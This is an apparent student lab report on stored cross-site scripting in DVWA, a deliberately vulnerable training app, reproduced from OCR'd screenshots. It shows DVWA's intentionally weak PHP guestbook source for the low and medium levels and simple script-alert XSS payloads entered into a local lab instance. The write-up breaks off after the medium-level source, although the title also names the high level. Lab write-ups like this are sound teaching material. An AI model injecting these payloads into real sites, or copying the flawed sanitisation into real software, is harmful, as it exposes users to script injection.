DATE: 13TH January 2023

NAME: DHAVALKUMAR VIJAYKYMAR PATEL

CLASS: M.Sc. CS SEM-1

ENROLLMENT NO: 032200300002034

QUESTION / PROBLEM: TO PERFORM CROSS-SITE SCRIPTING IN DVWA IN HIGH , LOW MEDIUM


SECURITY CONTROLL.

Cross site scripting is a type of injection in which attacker inject a malicious script into the benign and trusted website. It accrues when attacker uses a web application to send malicious code in the form of a browser side script to a different user. Cross site scripting is a common vulnerability found in a web application.

Stored XSS is the most dangerous cross-site scripting vulnerability. This type of vulnerability arises whenever a web application stores user-supplied data for later use in the backend without performing any filter or input sanitization. Since the web application does not apply any filter therefore an attacker can inject some malicious code into this input field. This malicious code can also be a valid XSS payload. So whenever any person visits the vulnerable page where malicious code is injected he will get a popup on his browser window. This will prove that the given webpage is vulnerable to Stored XSS vulnerability.

SECURITY LEVEL: LOW

Low level will not check the requested input before including it to be used in the output text.



unknown - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
unknown
Home
Applications Places Firefox ESR Jan 13 16:34
Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox
172.17.0.2/vulnerabilities/view_source.php?id=xss_s&security=low
Compare All Levels
To direct input to this VM, click inside or press Ctrl+G.

Stored XSS Source

vulnerabilities/xss_s/source/low.php

```
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Sanitize name input
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___

    //mysql_close();
}

?>
```


<script>alert(document.domain)</script> (return a domain)



Vulnerability: Stored Cross Site Scripting (XSS)


Name *	Shaow
Message *	<script>alert(document.domain)</script>

Name: test
Message: This is a test comment.



```
                        </td>
                    </tr>
                </table>

            </form>

        </div>
        <br />

        <div id="guestbook_comments">Name: <body onlo<br />Message: Body event load<br /></div>
<div id="guestbook_comments">Name: <body onlo<br />Message: Body event load<br /></div>
<div id="guestbook_comments">Name: test1<br />Message: test 2<br /></div>
<div id="guestbook_comments">Name: test1<br />Message: test 2<br /></div>
<div id="guestbook_comments">Name: shadow<br />Message: <script>alert(document.domain)</script><br /></div>
<div id="guestbook_comments">Name: shadow<br />Message: <script>alert(document.domain)</script><br /></div>

        <br />

        <h2>More Information</h2>
        <ul>
            <li><a href="https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)" target="_blank">https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)</a></li>
            <li><a href="https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet" target="_blank">https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet</a></li>
            <li><a href="https://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">https://en.wikipedia.org/wiki/Cross-site_scripting</a></li>
            <li><a href="http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecurity.com/xss-faq.html</a></li>
            <li><a href="http://www.scriptalert1.com/" target="_blank">http://www.scriptalert1.com/</a></li>
        </ul>
</div>

                        <br /><br />


                </div>

                <div class="clear">
                </div>

                <div id="system_info">
                    <input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../../vulnerabilities/view_help.php?id=xss_s&security=low' )"> <input type="button" value="View Source" class="popup_butto
                </div>

                <div id="footer">

                    <p>Damn Vulnerable Web Application (DVWA) v1.10 *Development*</p>
                    <script src='/dvwa/js/add_event_listeners.js'></script>

                </div>

            </div>

        </body>

</html>
```

To direct input to this VM, click inside or press Ctrl+G.




Vulnerability: Stored Cross Site Scripting (XSS)

Name *	
Message *	

172.17.0.2

172.17.0.2



Vulnerability: Stored Cross Site Scripting (XSS)

Name *	
Message *	


Name: test
Message: This is a test comment.

Name: function
Message:

Name: Shaow
Message:



Vulnerability: Stored Cross Site Scripting (XSS)

Name *	HelloThere
Message *	Either name or message field: <script>alert("XSS")


Vulnerability: Stored Cross Site Scripting (XSS)

172.17.0.2

172.17.0.2



Vulnerability: Stored Cross Site Scripting (XSS)

Name *	
Message *	

Name: test
Message: This is a test comment.


Name: function
Message:

Name: Shaow
Message:

Name: HelloThere
Message: Either name or message field:

SECURITY LEVEL: Medium

The developer had added some protection, however hasn't done every field the same way.


unknown - VMware Workstation
Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox
172.17.0.2/vulnerabilities/view_source.php?id=xss_s&security=medium


Stored XSS Source

vulnerabilities/xss_s/source/medium.php

```php
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___

    //mysql_close();
}

?>
```

Compare All Levels

To direct input to this VM, click inside or press Ctrl+G.

